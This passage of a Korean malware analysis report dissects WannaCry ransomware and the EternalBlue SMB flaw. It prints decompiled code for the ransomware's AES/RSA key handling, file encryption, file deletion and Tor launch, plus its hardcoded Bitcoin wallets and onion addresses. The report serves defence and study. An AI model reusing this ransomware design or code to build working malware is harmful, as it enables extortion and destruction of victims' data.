비교적 속도가 빠른 대칭키 알고리즘으로 다수의 파일을 암호화시키고, 해커만 해독이 가능하도록 공개키(Private Key)를 이용하여 암호화에 사용한 대칭키들을 암호화 시켜 해커에게 전송하도록 구성되어 있다.

그림 3-18. 암호 알고리즘 적용 개요도



암호화 키 생성 및 저장

표 3-7. 암호화 키 생성 및 저장, 암복호화 흐름도

≪ **사전정의** ≫

[M]	// 암호화 대상 파일
[E_M]	// 암호화된 파일
[K_aes]	// **파일 암호화마다 랜덤하게 생성**되는 AES 키 값
[E_K_aes]	// 암호화된 AES 키 값
[KU_master]	// 해커의 공개키, **랜섬웨어에 포함되어 유포**
[KR_master]	// 해커가 보유하고 있는 해커의 개인키
[KU_pc, KR_pc]	// **감염PC에 임의로 생성**되는 RSA 키쌍(공개키, 개인키), **메모리에 적재**
[E_KR_pc]	// 암호화된 PC 內의 개인키
[$Enc(A, B)$]	// A를 B로 암호화
[$Dec(A, B)$]	// A를 B로 복호화

≪ **키 암복호화 및 메시지 암 · 복호화 흐름** ≫

랜섬웨어 감염 시스템		해커
① 암호키 $K\_aes = random()$ ② 파일 암호화 $E\_M = Enc(M, K\_aes)$ ③ 암호키 암호화 $E\_K\_aes = Enc(K\_aes, KU\_pc)$ ⇒ ④ 암호화 파일 헤더에 포함 $.WNCRY = E\_K\_aes + E\_M$ ⑤ 개인키는 해커의 마스터 공개키로 암호화 $E\_KR\_pc = Enc(KR\_pc, KU\_master)$ ⇒ ⑥ 암호화 키 해커에게 전달	▷	⑦ 해커의 개인키(KR_master)로 복호화 Dec (E_KR_pc , KR_master) ⑧ 복호화된 키(KR_pc)를 감염시스템으로 전달
⑨ 수신받은 키(KR_pc)로 파일 헤더의 암호화된 AES 키를 복호화 $K\_aes = Dec(E\_K\_aes, KR\_pc)$ ⑩ 암호화 파일 복호화 $M = Dec(E\_M , K\_aes)$	◁	

암호화 과정은 다음과 같다.

① RSA-2048 공개키와 개인키를 생성하여 메모리에 적재한다.

* 공개키는 .pky로 저장하고 개인키는 악성코드 內 존재하는 마스터 공개키로 암호화하여 .eky로 저장, 마스터 개인키는 공격자가 소유

그림 3-19. 공개키 및 개인키 생성

```
LABEL_22:
  if ( retaddr )
  {
    if ( !j_ReadFile_CryptImportKey_sub_10001C00(v4, &v21, retaddr) )
    {
      if ( !CryptImportKey(v4[2], &byte_10017168, 0x114u, 0, 0, v4 + 4) )
        goto LABEL_38;
      if ( !CryptGenKey_sub_10002960(v4[2], v4 + 3) )
        goto LABEL_38;
      v16 = v4[3];
      v17 = v4[2];
      if ( !CryptExportKey_WriteFile_sub_10002340(&v21) )// CreateFile ".pky"
        goto LABEL_38;
      if ( a3 )
        CryptEncrypt_CreateFileA_sub_10001C80(v4, &v21, a3);// CreateFile ".eky"
      if ( !j_ReadFile_CryptImportKey_sub_10001C00(v4, &v21, retaddr) )
      {
LABEL_38:
        sub_10001B20(v4);
        return 0;
```

② 파일 암호화를 위해서 각 파일마다 랜덤 AES 키를 생성한다.

그림 3-20. AES 대칭키 생성

```
v33 = 512;
if ( !CryptGenRandom_CryptEncrypt_sub_10004370(v45, &pbBuffer, 0x10u, &v30, &v33) )
  goto LABEL_65;
FileCrypt_AES_sub_10005DC0(&pbBuffer, off_1000D8D4, 16, 16);
v11 = 16;
v25 = 16;
v12 = &pbBuffer;
v26 = &pbBuffer;
while ( v11 )
{
  *v12++ = 0;
  v26 = v12;
  v25 = --v11;
}
if ( !WriteFile_dword_1000D920(v9, "WANACRY!", 8, &v48, 0, v23)
  || !WriteFile_dword_1000D920(v9, &v33, 4, &v48, 0, v24)
  || !WriteFile_dword_1000D920(v9, &v30, v33, &v48, 0, v25)
  || !WriteFile_dword_1000D920(v9, &a4, 4, &v48, 0, v26)
  || !WriteFile_dword_1000D920(v9, &FileSize, 8, &v48, 0, v27) )
{
  goto LABEL_64;
}
if ( a4 == 4 )
{
  v46 = FileSize.QuadPart;
  if ( v34 == 3 )
  {
    SetFilePointer(v8, -65536, 0, 2u);
    if ( dword_1000D924(v8, v4[306], 0x10000, &v47, 0) )
    {
      if ( v47 == 0x10000 )
      {
```

③ 암호화 대상 파일들을 AES 암호 알고리즘으로 암호화한다.

그림 3-21. AES 알고리즘을 이용한 파일 암호화

```
while ( sub_1000B950("뭐뭥뭤뭙", 93) && v34 < a3 )
{
  a2 = *&v6[4 * v28 + 1144];
  v39 = AES_SBOX_byte_10011BF8[HIBYTE(a2)] ^ ((AES_SBOX_byte_10011BF8[a2] ^ ((AES_SBOX_byte_10011BF8[BYTE1(a2)] ^ ((*a5 ^ AES_S
  v40 = a5 + 1;
  a5 = v40;
  if ( v40 != a4 )
    v40 = a4;
  *(v6 + 287) = v39;
  if ( v40 == 8 )
  {
    v43 = (v6 + 1152);
    v44 = 3;
    do
    {
      v45 = *(v43 - 1) ^ *v43;
      if ( *v43 != v45 )
        *v43 = v45;
      ++v43;
      --v44;
    }
    while ( v44 );
    v46 = *(v6 + 290);
    a2 = v46;
    v47 = 3;
    *(v6 + 291) ^= AES_SBOX_byte_10011BF8[v46] ^ ((AES_SBOX_byte_10011BF8[BYTE1(v46)] ^ ((AES_SBOX_byte_10011BF8[BYTE2(v46)] ^
    v48 = v6 + 1168;
```

④ 암호화 시 사용한 각 파일의 AES 키는 RSA 공개키로 암호화 후 대상 파일 헤더에 저장한다.

그림 3-22. RSA 알고리즘을 이용한 AES 키 암호화

```
BOOL __cdecl CryptGenKey_sub_10002960(HCRYPTPROV hProv, HCRYPTKEY *phKey)
{
  int v3; // [esp+0h] [ebp-Ch]@1
  int v4; // [esp+4h] [ebp-8h]@1
  int v5; // [esp+8h] [ebp-4h]@1

  dword_10019914 = &v4;
  v4 = 0;
  v5 = 0;
  v3 = 0;
  dword_10019908 = &v3;
  return CryptGenKey(hProv, 1u, 0x8000001u, phKey) != 0;//
                                                // 3번째 인자값이 0x8000000일 경우 RSA_2048 알고리즘
}
```

감염알림

대상 파일들이 암호화된 이후 워너크라이는 랜섬노트를 표시한다. 이 노트에는 지불할 비트코인 주소, 금액($300) 및 남은 결제가능 시간 등을 표시한다. 또한, 감염 시스템의 배경화면을 랜섬웨어에 감염되었음을 표시하는 이미지로 변경시킨다.

비트코인 요구

비트코인 결제를 위한 공격자의 계좌정보는 최초 드랍퍼(tasksche.exe)에서 추가 파일 생성 시 생성된다. 최초 드랍퍼(mssecsvc.exe)에서 네트워크 설정파일 c.wnry을 생성할 때 코드 내부 하드 코딩되어 있는 3개 비트코인 계좌 중 랜덤하게 1개를 선택하여 감염자에게 알려준다.

그림 3-23. 비트코인 계좌정보


```
int Select_BitCoinWallet_sub_401E9E()
{
  int result; // eax@1
  int v1; // eax@2
  char DstBuf; // [esp+0h] [ebp-318h]@1
  char Dest; // [esp+B2h] [ebp-266h]@2
  char *bit_Wallet_1_Source; // [esp+30Ch] [ebp-Ch]@1
  const char *bit_Wallet_2; // [esp+310h] [ebp-8h]@1
  const char *bit_Wallet_3; // [esp+314h] [ebp-4h]@1

  bit_Wallet_1_Source = "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94";
  bit_Wallet_2 = "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw";
  bit_Wallet_3 = "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn";
  result = Read_n_Write_c_wnry_sub_401000(&DstBuf, 1);
  if ( result )
  {
    v1 = rand();
    strcpy(&Dest, (&bit_Wallet_1_Source)[v1 % 3]);
    result = Read_n_Write_c_wnry_sub_401000(&DstBuf, 0);
  }
  return result;
}
```

표 3-8. 비트코인 계좌 정보

비트코인 계좌 (총 3개)	13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
	12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
	115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

그림 3-24. c.wnry에 기록된 비트코인 계좌정보 및 네트워크 정보



다국어 지원

워너크라이 랜섬웨어는 총 28개의 다국어를 지원한다. 각 언어별 랜섬노트는 감염된 폴더의 하위 폴더 'msg' 에 저장되어 있다. 지원하는 언어는 다음과 같다.

표 3-9. 다국어 지원목록(28개 언어)

bulgarian (불가리아)	chinese(simplified) (중국(간체))	chinese(traditional) (중국(공용))	croatian (크로아티아)
czech (체코)	danish (덴마크)	dutch (네덜란드)	english (영어)
filipino (필리핀)	finnish (핀란드)	french (프랑스)	german (독일)
greek (그리스)	indonesian (인도네시아)	italian (이탈리아)	japanese (일본)
korean (한국)	latvian (라트비아)	norwegian (노르웨이)	polish (폴란드)
portuguese (포르투갈)	romanian (루마니아)	russian (러시아)	slovak (슬로바키아)
spanish (스페인)	swedish (스웨덴)	turkish (터키)	vietnamese (베트남)

기간 만료 시 삭제

정해진 결제(지불) 기간이 종료되는 경우 'taskdl.exe'를 호출하여 암호화된 파일을 삭제한다. 삭제 과정은 다음과 같다.

① 파일 삭제를 위해 감염 시스템 內 드라이브 및 폴더를 확인한다.

그림 3-25. 감염PC 內 드라이브 및 특정폴더 탐색

```
v4 = GetLogicalDrives();
v5 = 25;                                // 탐색할 드라이브 개수(알파벳이 A-Z 25개)
do
{
  *DriveChar = dword_403060;            // 403060 = 0x20
  backslash = backslash_dword_403064;   // 403064 = ₩
  DriveChar[0] = v5 + 'A';
  if ( (v4 >> v5) & 1 && GetDriveTypeW(DriveChar) != 4 )
  {
    FindEncryptFile_n_DeleteFoundFile_sub_401080(v5);// 특정 폴더에서 암호화된 파일 삭제
                                        // 휴지통, 윈도우, Temp 폴더
    Sleep(10u);
  }
  --v5;
}
while ( v5 >= 2 );
```

② 감염 시스템 內 특정폴더(휴지통, 윈도우폴더, Temp폴더) 탐색 후 메모리에 내용을 기록한다.

그림 3-26. 탐색된 특정폴더 메모리 기록

```
LPWSTR __cdecl GetUniqueDirectory_sub_401000(int a1, LPWSTR lpBuffer)
{
  GetWindowsDirectoryW(lpBuffer, 0x104u);   윈도우 폴더
  if ( *lpBuffer == a1 + 65 )
  {
    GetTempPathW(0x104u, lpBuffer); %temp% 폴더
    if ( wcslen(lpBuffer) && lpBuffer[wcslen(lpBuffer) - 1] == 92 )
    {
      lpBuffer[wcslen(lpBuffer) - 1] = 0;
      return lpBuffer;
    }
  }
  else
  {
    swprintf(lpBuffer, L"%C:₩₩%s", (a1 + 65), L"$RECYCLE"); 휴지통
  }
  return lpBuffer;
}
```

③ 각 드라이브, 디렉토리에서 .WNCRYT 확장자를 가지고 있는 파일을 삭제한다.

* WannaCry 변종에 따라 WCYR, WNCRY, WNCRYT 등 다양한 확장자를 가지고 있다.

그림 3-27. 검색한 파일 확장자(.WNCRYT)에 해당하는 파일을 삭제

```
GetUniqueDirectory_sub_401000(a1, &GotDirectory);// Windows || Rycycle || TempFolder
swprintf(&String, L"%s₩₩*%s", &GotDirectory, L".WNCRYT");// ex) "%Temp₩*.WNCRYT"
v1 = FindFirstFileW(&String, &FindFileData);  // 탐색한 특정 디렉토리에서 *.WNCRYT 파일 탐색
if ( v1 == -1 )


while ( FindNextFileW(v1, &FindFileData) );
FindClose(v1);
v5 = 0;
for ( i = 0; ; i += 16 )
{
  v7 = Memory;
  if ( !Memory || v5 >= (v17 - Memory) >> 4 )
    break;
  v8 = *(Memory + i + 4);
  if ( !v8 )
    v8 = `std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsi
  if ( DeleteFileW(v8) )                    // 탐색한 파일 삭제
```

토르(Tor) 접속

악성코드 'tasksche.exe'에서 생성된 c.wnry 파일에 토르 네트워크 사용을 위한 정보(프로그램 1종, URL 5개)가 저장되어 있다. 이 중 Tor 망 접속 프로그램은 공개 프로그램이다.

표 3-10. c.wnry에 기록된 정보 목록

Tor 프로그램 다운로드	dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
랜섬웨어 정보 전송 URL	gx7ekbenv2riucmf.onion
	57g7spgrzlojinas.onion
	xxlvbrloxvriy2c5.onion
	76jdd2ir2embyv47.onion
	cwwnhwhlz52maqm7.onion

그림 3-28. c.wnry에 기록된 정보





그림 3-29. 다운로드한 Tor 접속 프로그램 저장




토르 네트워크에 접속되면 비트코인 결제 또는 암호키 데이터를 전송한다.

그림 3-30. Tor 프로그램을 신규 프로세스에 등록

```
sprintf(&Dest, "%s\%s\%s", "TaskData", "Tor", "taskhsvc.exe");
if ( GetFileAttributesA(&Dest) == -1 )
{
  if ( !(unsigned __int8)sub_4086A0("TaskData", ::Dest, 0) && !(unsigned __int8)sub_408780("TaskData", szUrlName, 0) )
  {
    result = sub_408780("TaskData", byte_4221AC, 0);
    if ( !result )
      return result;
  }
  FileName = byte_421798;
  memset(&v8, 0, 0x204u);
  v9 = 0;
  v10 = 0;
  sprintf(&FileName, "%s\%s\%s", "TaskData", "Tor", "tor.exe");
  if ( GetFileAttributesA(&FileName) == -1 )
    return 0;
  CopyFileA(&FileName, &Dest, 0);
}
```

그림 3-31. Tor 프로그램을 이용하여 c.wnry에 기록된 URL 접속



암호화된 파일 복구

랜섬웨어 알고리즘으로 분석한 복호화 과정은 다음과 같다. 공격자는 감염시스템에서 공격자의 공개키로 암호화되어 수신 받은 암호화된 개인키를 공격자의 개인키로 복호화 하여 감염시스템으로 전송한다.

공격자로부터 AES 암호키를 복호화할 수 있는 개인키(.dky)를 수신하고 수신받은 .dky 파일(개인키)로 암호화 파일(.WNCRYT) 헤더에 저장된 암호화된 AES 키를 복호화한 후 암호화 파일의 복호화를 진행한다.

그림 3-32. .dky 파일 생성

```
if ( (*(v14 + 24))(dword_422210, 7, v16, v15, 0) >= 0 )
{
  if ( hWnd )
    SendMessageA(hWnd, 20001u, 0, 0);
  *&v20[2] = 5100;
  if ( (*(*dword_422210 + 28))(&v20[1], &buf, &v20[2]) >= 0 )
  {
    if ( v20[1] == 7 )
    {
      v13 = 0;
      if ( *&v20[2] > 0 )
      {
        v18 = fopen(dky_path, "wb");
        v19 = v18;
        if ( v18 )
        {
          fwrite(&buf, 1u, *&v20[2], v18);
          fclose(v19);
          v13 = 1;
```

① 파일 헤더를 이용하여 암호화 파일 여부 체크 후, 암호화된 파일 내부에 저장된 AES 키를 .dky 파일 이용해 복호화한다.

그림 3-33. 파일 헤더의 시그니처 WANACRY! 등 확인

```
GetFileTime(v3, &CreationTime, &LastAccessTime, &LastWriteTime);
if ( !dword_4217A8(v3, &v16, 8, &v24, 0)
  || memcmp(&v16, "WANACRY!", 8u)
  || !dword_4217A8(v3, &v10, 4, &v24, 0)
  || v10 != 256
  || !dword_4217A8(v3, v9[306], 256, &v24, 0)
  || !dword_4217A8(v3, &v11, 4, &v24, 0)
  || !dword_4217A8(v3, &liDistanceToMove, 8, &v24, 0) )
```

② 복호화된 AES 키를 통해 파일 복호화한다.

그림 3-34. .dky 파일을 이용하여 파일 복호화

```
int v5; // ebx@1
signed int result; // eax@2
BOOL v7; // eax@3
unsigned int v8; // eax@5
struct _RTL_CRITICAL_SECTION *v9; // [esp+0h] [ebp-10h]@3

v5 = this;
if ( !*(this + 8) )
  return 0;
EnterCriticalSection((this + 16));
v7 = CryptDecrypt(*(v5 + 8), 0, 1, 0, a2, &a3);
v9 = (v5 + 16);
if ( v7 )
{
  LeaveCriticalSection(v9);
  v8 = a3;
  qmemcpy(a4, a2, a3);
  *a5 = v8;
  result = 1;
}
else
{
  LeaveCriticalSection(v9);
  result = 0;
}
return result;
```

3. SMB 취약점(CVE-2017-0144) 분석

취약점 개요

이번 워너크라이 랜섬웨어 유포에 악용된 취약점은 이터널블루(EternalBlue)로 명명되었으며, CVE-2017-0144(SMB)* 취약점에 해당된다. 해당 취약점 툴킷은 미국 NSA에서 극비리에 개발했던 것으로 알려져 있다.

* 원격에서 특수하게 조작된 SMB 메시지를 전송하여 원격에서 코드를 실행시킬 수 있는 취약점, CVSS 3.0 기준 8.1(High 등급), 2.0 기준 9.3(High 등급)

쉐도우 브로커스(Shadow Brokers)의 해킹으로 NSA 내부 정보가 유출되면서 수면위로 떠오른 취약점 중 하나이다. 이 해킹으로 인해 미 정부에서는 정보기관이 확보한 중요 취약점의 공개에 대한 의견이 분분했으며, 이를 위해 정보기관 수장들이 모여 공개여부를 판단하는 협의체 구성을 골자로 하는 'PATCH Act' 법안을 5월 초 발의한 바 있었다.

해당 취약점은 '17년 3월 14일 윈도우 정기 보안업데이트에서 패치가 배포되었다.

취약점을 이용한 악성코드 전파 과정

원격에 위치한 윈도우즈 시스템의 SMB포트(445)를 대상으로 취약점을 발현시킬 수 있는 익스플로잇 및 커널 쉘코드를 순차적으로 전송하여 워너크라이를 전파한다.

표 3-11. EternalBlue 취약점을 이용한 악성코드 전파 과정 요약


① 취약점을 통해 SMB 함수 포인터 변조 → ② 커널 쉘코드 실행 및 DoublePulsar* 설치 → ③ DoublePulsar가 설치된 경우, 백도어 기능을 이용해 악성코드를 PC에 감염 → ④ 未설치시 DoublePulsar를 먼저 전파한 후 악성코드 전파 * DoublePulsar: EternalBlue로 익스플로잇될 경우 실행되는 백도어 기능을 갖는 공격 도구 이름

취약점 원인 분석

윈도우즈 운영체제 SMB 메시지를 처리하는 srv.sys 파일의 특정함수('SrvOs2FeaListSizeToNt')에서 구조체('FeaList')에 대한 잘못된 길이 계산으로 인해 인접한 버퍼의 데이터를 덮어쓸 수 있는 OOB(Out Of Bound)* 취약점이 발생한다.

* OOB(Out Of Bound) : 정해진 메모리 범위를 벗어난 곳까지 데이터를 읽고 쓸 수 있는 취약점

그림 3-35. Out Of Bound 취약점 발생 원리



SMB 프로토콜은 세션이 맺어진 상태에서 OS/2 "Full Extended Attributes(FEA)" 구조체를 NT "Full Extended Attributes(FEA)" 형태로 변경하기 위해 SrvOs2FeaListToNt() 함수를 호출한다.

이를 자세히 살펴보면 다음과 같다.

① SrvOs2FeaListToNt() 함수는 NT FeaList 구조체를 커널 메모리에 할당하기 위해 기존의 구조체 크기를 변환하는 SrvOs2FeaListSizeToNt()를 호출한다.

그림 3-36. SrvOs2FeaListSizeToNt() 함수 호출을 통해 리스트 사이즈 반환

```
signed int __stdcall SrvOs2FeaListToNt(char *a1, _DWORD *a2, _DWORD *a3, _WORD *a4)
{
  char *v4; // edi@1
  int _size; // eax@1
  _DWORD *v7; // eax@3
  char *v8; // ebx@9
  char *v9; // esi@9
  signed int v10; // esi@14
  __int16 v11; // [sp+8h] [bp-4h]@1
  _DWORD *v12; // [sp+14h] [bp+8h]@11

  v11 = 0;
  v4 = a1;
  _size = SrvOs2FeaListSizeToNt(a1);
  *a3 = _size;
  if ( !_size )
  {
    *a4 = 0;
    return 0xC098F0FF;
  }
  v7 = (_DWORD *)SrvAllocateNonPagedPool(_size, 21);
  *a2 = v7;
  if ( v7 )
```

② SrvOs2FeaListSizeToNt() 함수는 루프 구문 수행 후, NT FeaList 구조체의 크기값 (0x10fe8) 반환한다.

그림 3-37. SrvOs2FeaListSizeToNt() 함수 중 사이즈 변환 코드

```
int __stdcall SrvOs2FeaListSizeToNt(_DWORD *a1)
{
  _WORD *v1; // eax@1
  unsigned int v2; // edi@1
  unsigned int v3; // esi@1
  int v4; // ebx@3
  int v6; // [sp+Ch] [bp-4h]@1

  v1 = a1;
  v6 = 0;
  v2 = (unsigned int)a1 + *a1;
  v3 = (unsigned int)(a1 + 1);
  if ( (unsigned int)(a1 + 1) < v2 )
  {
    while ( v3 + 4 < v2 )
    {
      v4 = *(_WORD *)(v3 + 2) + *(_BYTE *)(v3 + 1);
      if ( v4 + v3 + 4 + 1 > v2 )
        break;
      if ( RtlSizeTAdd(v6, (v4 + 12) & 0xFFFFFFFC, &v6) < 0 )
        return 0;
      v3 += v4 + 5;
      if ( v3 >= v2 )
        return v6;
      v1 = a1;
    }
    *v1 = v3 - (_WORD)v1;
  }
  return v6;
}
```

③ 이때 사이즈 반환 전 연산된 길이 값을 리스트 길이 부분(FeaList 구조체 cbList 변수)에 저장할 때와 리스트의 초기 리스트 길이 0x10000(DWORD 타입)를 WORD 타입으로 형 변환 후 저장하는 과정에서 OOB 취약점이 발생하게 된다.

```
* FEALIST 구조체 정보
  typedef struct _FEALIST {
          DWORD cbList; -> FeaList 전체 길이 변수
          FEA list[1];
  } FEALIST, *PFEALIST;
```

그림 3-38. 잘못된 형 변환에 의해 비정상적인 값으로 사이즈 설정

```
int __stdcall SrvOs2FeaListSizeToNt( DWORD *a1)
{
  _WORD *v1; // eax@1
  unsigned int v2; // edi@1
  unsigned int v3; // esi@1
  int v4; // ebx@3
  int v6; // [sp+Ch] [bp-4h]@1

  v1 = a1;
  v6 = 0;
  v2 = (unsigned int)a1 + *a1;
  v3 = (unsigned int)(a1 + 1);
  if ( (unsigned int)(a1 + 1) < v2 )
  {
    while ( v3 + 4 < v2 )
    {
      v4 = *(_WORD *)(v3 + 2) + *(_BYTE *)(v3 + 1);
      if ( v4 + v3 + 4 + 1 > v2 )
        break;
      if ( RtlSizeTAdd(v6, (v4 + 12) & 0xFFFFFFFC, &v6) < 0 )
        return 0;
      v3 += v4 + 5;
      if ( v3 >= v2 )
        return v6;
      v1 = a1;
    }
    *v1 = v3 - (_WORD)v1;
  }
  return v6;
}
```

함수 호출 시 DWORD 형태로 인자를 받음

DWORD 형태의 값을 WORD로 변환하여 리스트 길이 값 저장

